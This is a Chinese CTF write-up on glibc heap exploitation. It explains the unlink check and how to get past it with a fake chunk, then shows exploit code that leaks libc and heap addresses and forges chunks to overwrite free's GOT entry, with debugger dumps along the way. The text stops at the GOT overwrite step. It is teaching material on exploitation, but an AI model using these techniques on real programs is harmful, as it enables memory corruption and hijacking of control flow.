unlink为libc中的一个宏，当free某个chunk时，free函数会根据本块的头部size信息检查相邻的两个chunk是否为free chunk，如果是free chunk，会使用prev_size找到上一个chunk，把它从bins链表中取下来，这个操作就是unlink。

目的：unlink业务上的目的就是为了把free chunk从bin链表下取下来。ctf中可以利用它修改指定地址的值，达到任意地址写的目的；

但是unlink时会进行一个校验：

```
#define unlink(P, BK, FD){
//P为待unlink的chunk
FD = P -> fd
BK = P -> bk
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
  malloc_printerr (check_action, "corrupted double-linked list", P, AV);
...

FD -> bk = BK/* 相当于 (P -> fd -> bk = P -> bk) */
BK -> fd = FD /* 相当于 (P -> bk -> fd = P -> fd) */
  ...
}
```

if语句要求p的fd指向的chunk的bk域为P，同时p的bk指向的chunk的fd域为p。

方式：如果利用unlink来实现任意地址写

首先需要绕过校验，为了绕过这个判断，我们需要**伪造一个free chunk**，然后用它来执行unlink操作。过程如下：


FD -> bk ==> *(FD + 0x18)

如果要FD -> bk = P，那么有*(FD + 0x18)= P ==> FD + 0x18 = &P ==> FD = &P - 0x18

如果要BK -> fd = P， 那么有*(BK + 0x10)= P ==> BK + 0x10 = &P ==> BK = &P - 0x10

所以如果要绕过if检查，那么P的fd和bk上面应该分别存&P - 0x18和&P - 0x10，这里**&P为保存这个chunk地址的地址**，一般为某个管理对象的地址，在本题中，就是note_buf的某个地址（它里面不就保存了每个note的addr）。

参考下图图，fake chunk为待unlink的chunk，伪造之后的fd和bk为右边



接下来就可以绕过if检查，并修改目标地址的内容（ctf wiki可能讲的更细节https://ctf-wiki.github.io/ctf-wiki/pwn/linux/glibc-heap/unlink-zh/）

```
FD -> bk = BK
BK -> fd = FD
```

这个时候FD -> bk=&P - 0x18 + 0x18=&P，FD -> bk = BK之后，&P上保存了&P-0x10


同理，BK -> fd = FD之后，&P上保存了&P-0x18

所以上诉操作之后，&P上保存&P-0x18的地址。

由于&P为管理对象的地址，本题中为note_buf的地址，下次edit该note时，写入的地址就变成了&P-0x18，这样我们就可以通过edit将写入地址再次修改为其他其他地址，比如将某个函数的got表中的地址修改为system函数，达到函数劫持的目的，具体在后面分析。

got表劫持

got劫持的意思是修改某个函数在got表中的函数地址，函数调用的顺序：跳转到某个函数的got表表项，该表项上保存了该函数的真正地址，比如free函数，示意图如下所示：



如果我们能够修改got表中的free函数的地址为sytem，那么调用free函数时，就会跳转到system，从而实现got劫持。本题中可以使用unlink来实现。

解题

漏洞

该题总共有2个漏洞可以利用：

1. printf(%s,xxxxx)泄漏堆地址；
2. deleteNote中没有把指针置null，可以使用unlink实现任意地址写，劫持free或者其他函数；

漏洞利用

地址泄漏

1. **libc地址泄漏**

首先需要泄漏一些必要的地址，比如libc还有堆开始地址
libc的地址可以通过main arena地址计算

```
newNote(0x80, 'a'*0x80)#0
newNote(0x80, 'b'*0x80)#1
newNote(0x80, 'c'*0x80)#2
deleteNote(1)
deleteNote(0)
newNote(0x90, 'd'*0x90)
listNote()
```

建立三个note，删除相邻的两个note，比如删除0和1号note，删除之后0和1头部下面0x10字节都会带有main_arena的地址：

```
gef➤  x/40gx 0x0000000001000830-0x10
0x1000820:      0x0000000000000000      0x0000000000000121
0x1000830:      0x00007f5665c43b78      0x00007f5665c43b78
0x1000840:      0x6161616161616161      0x6161616161616161
0x1000850:      0x6161616161616161      0x6161616161616161
0x1000860:      0x6161616161616161      0x6161616161616161
0x1000870:      0x6161616161616161      0x6161616161616161
0x1000880:      0x6161616161616161      0x6161616161616161
0x1000890:      0x6161616161616161      0x6161616161616161
0x10008a0:      0x6161616161616161      0x6161616161616161
0x10008b0:      0x0000000000000000      0x0000000000000091
0x10008c0:      0x00007f5665c43b78      0x00007f5665c43b78
0x10008d0:      0x6262626262626262      0x6262626262626262
0x10008e0:      0x6262626262626262      0x6262626262626262
```

如上图，由于删除和新建note都不会对内存块进行清除，而且listnote会一直输出0x00之前的字符，所以这时候可以新建一个note，把1号note的fd和bk地址前的0x00都填满，这样list就能把地址输出了，这个地址就是main_arena+88的地址，根据main_arena在libc中的偏移，就能计算出libc的地址：

```
[DEBUG] Received 0x192 bytes:
    00000000  30 2e 20 64  64 64 64 64  64 64 64 64  64 64 64 64  |0. d|dddd|dddd|dddd|
    00000010  64 64 64 64  64 64 64 64  64 64 64 64  64 64 64 64  |dddd|dddd|dddd|dddd|
    *
    00000090  64 64 64 78  3b c4 65 56  7f 0a 32 2e  20 63 63 63  |ddd|x;·e|V··2.| ccc|
    000000a0  63 63 63 63  63 63 63 63  63 63 63 63  63 63 63 63  |cccc|cccc|cccc|cccc|
    *
    00000110  63 63 63 63  63 63 63 63  63 63 63 63  63 0a 3d 3d  |cccc|cccc|cccc|c·==|
    00000120  20 30 6f 70  73 20 46 72  65 65 20 4e  6f 74 65 20  | 0op|s Fr|ee N|ote |
    00000130  3d 3d 0a 31  2e 20 4c 69  73 74 20 4e  6f 74 65 0a  |==·1|. Li|st N|ote·|
    00000140  32 2e 20 4e  65 77 20 4e  6f 74 65 0a  33 2e 20 45  |2. N|ew N|ote·|3. E|
    00000150  64 69 74 20  4e 6f 74 65  0a 34 2e 20  44 65 6c 65  |dit |Note|·4. |Dele|
    00000160  74 65 20 4e  6f 74 65 0a  35 2e 20 45  78 69 74 0a  |te N|ote·|5. E|xit·|
    00000170  3d 3d 3d 3d  3d 3d 3d 3d  3d 3d 3d 3d  3d 3d 3d 3d  |====|====|====|====|
    00000180  3d 3d 3d 3d  0a 59 6f 75  72 20 63 68  6f 69 63 65  |====|·You|r ch|oice|
    00000190  3a 20                                              |: |
    00000192
libc_addr ==> 0x7f56658813c0
```

```
libc_addr = u64(tmp_arena_addr) - 88 - 0x3C2760
```

注：main_arena在libc中的偏移可以从libcso中拿到：

```
__int64 __fastcall malloc_trim(__int64 a1)
{
  bool v3; // zf
  int v4; // er10
  volatile signed __int32 *v5; // rdx
  unsigned __int64 v7; // r15
  unsigned __int64 v8; // r12
  signed __int64 v9; // rcx
  signed int v10; // ebp
  unsigned __int64 v11; // r15
  signed __int64 v12; // r14
  unsigned __int64 v13; // r13
  __int64 i; // rbx
  unsigned __int64 v15; // rdi
  int v16; // eax
  unsigned __int64 v17; // r12
  unsigned __int64 v18; // r12
  unsigned __int64 v19; // r12
  signed int v20; // eax
  int v21; // ST90_4
  volatile signed __int32 *v22; // [rsp+8h] [rbp-50h]
  signed int v23; // [rsp+10h] [rbp-48h]
  unsigned int v24; // [rsp+14h] [rbp-44h]
  __int64 v25; // [rsp+18h] [rbp-40h]

  v25 = a1;
  if ( dword_3C4144 < 0 )
    sub_854D0();
  v24 = 0;
  v22 = &dword_3C4B20;
  do
```


它在malloc_trim函数中，位置如上所示，不同版本偏移不一样。

堆开始地址泄漏

堆地址泄漏需要free不相邻的多个note，形成链，然后再利用listnote函数的漏洞打印地址；

```
newNote(0x80, '0'*0x80)#0
newNote(0x80, '1'*0x80)#1
newNote(0x80, '2'*0x80)#2
newNote(0x80, '3'*0x80)#3
deleteNote(0)
deleteNote(2)
newNote(8,'/bin//sh')
listNote()
```

删除0和2号note，然后新建一个note，并写入8字节的数据，这里8字节刚好把fd填充，保留bk，然后输出：



这个0x1000940地址就是2号note的堆地址，具体为啥自己想。然后减去note2的偏移已经整个笔记本的大小0x1820，即可得到堆开始地址。

```
heap_addr = u64(chunk2_heap_addr) - 0x1820 - 0x120
```


unlink

（unlink前把之前创建的note删除）

unlink需要伪造chunk，伪造的内容如下：


```
payload = p64(0)+p64(0x81)+p64(note0_addr-0x18)+p64(note0_addr-0x10) # fake chunk 0 => prev_size | size | fd | b
d
payload = payload.ljust(0x80, b'\x33') # fake chunk0 => data
payload += p64(0x80)+p64(0x90) # fakechunk2 =>  prev_size size
payload = payload.ljust(0x80 + 0x90, b'\x34')# fakechunk1 => data
payload += p64(0x90) + p64(0x91)# fakechunk2 => prev_size | size
payload = payload.ljust(0x80 + 0x90 + 0x90, b'\x35')#这里必须构造4个fake chunk，不然在delete1时会报错，或者出现unlink
失败，因为上面分配了4个chunk
payload += p64(0x90) + p64(0x91)# fakechunk3
payload = payload.ljust(0x80 + 0x90 + 0x90 + 0x90, b'\x36')
newNote(len(payload), payload)
deleteNote(1)
```

我们向note0的chunk中写入伪造的fake数据，如下所示，fake_chunk1要和真正的chunk1刚好对齐，所以fake_data要计算好。



这里我们在chunk0的data里伪造的4个chunk（因为我们之前总共创建了4个chunk）

然后我们deleteNote(1)，libc在free chunk1时，利用fake_prev_size计算出fake_chunk0的位置以及P位，发现它是free的，所以执行unlink操作，把它从unsorted bin中取出。实际的内存分布：



可以看到fake fd和bk的值，fake fd指向的是note管理的头部中的note数（也就是note0_addr-0x18，note0_addr是note管理结构中保存note0 buf地址的地址，也就是0x18f9030），在unlink操作之后的内存分布如下所示：

```
gef➤  x/10gx 0x00000000018f9000
0x18f9000:      0x0000000000000000      0x0000000000001821
0x18f9010:      0x0000000000000100      0x0000000000000000
0x18f9020:      0x0000000000000001      0x0000000000000230
0x18f9030:      0x00000000018f9018      0x0000000000000000
0x18f9040:      0x0000000000000000      0x00000000018fa8c0
```

可以看到note0的地址被修改成了note管理的头部中note数的地址，到这里unlink完成。

got劫持

我们利用unlink修改了管理结构中保存note0地址的值为note数的地址，那么这时候editNote(0)就会从note数的地址写，我们写了3个8字节之后就能再次修改保存note0地址中的值，我们把它修改成free函数got表中的地址：

```
gef➤  x/10gx 0x00000000018f9000
0x18f9000:      0x0000000000000000      0x0000000000001821
0x18f9010:      0x0000000000000100      0x0000000000000002
0x18f9020:      0x0000000000000001      0x0000000000000008
0x18f9030:      0x0000000000602018      0x0000000000000001
0x18f9040:      0x0000000000000008      0x00000000018fa8c0
gef➤  x/10i 0x0000000000602018
   0x602018 <free@got.plt>:     rex push rbp
   0x60201a <free@got.plt+2>:   xor    eax,0x7f10a0
   0x60201f <free@got.plt+7>:   add    BYTE PTR [rax+0x10a03406],ah
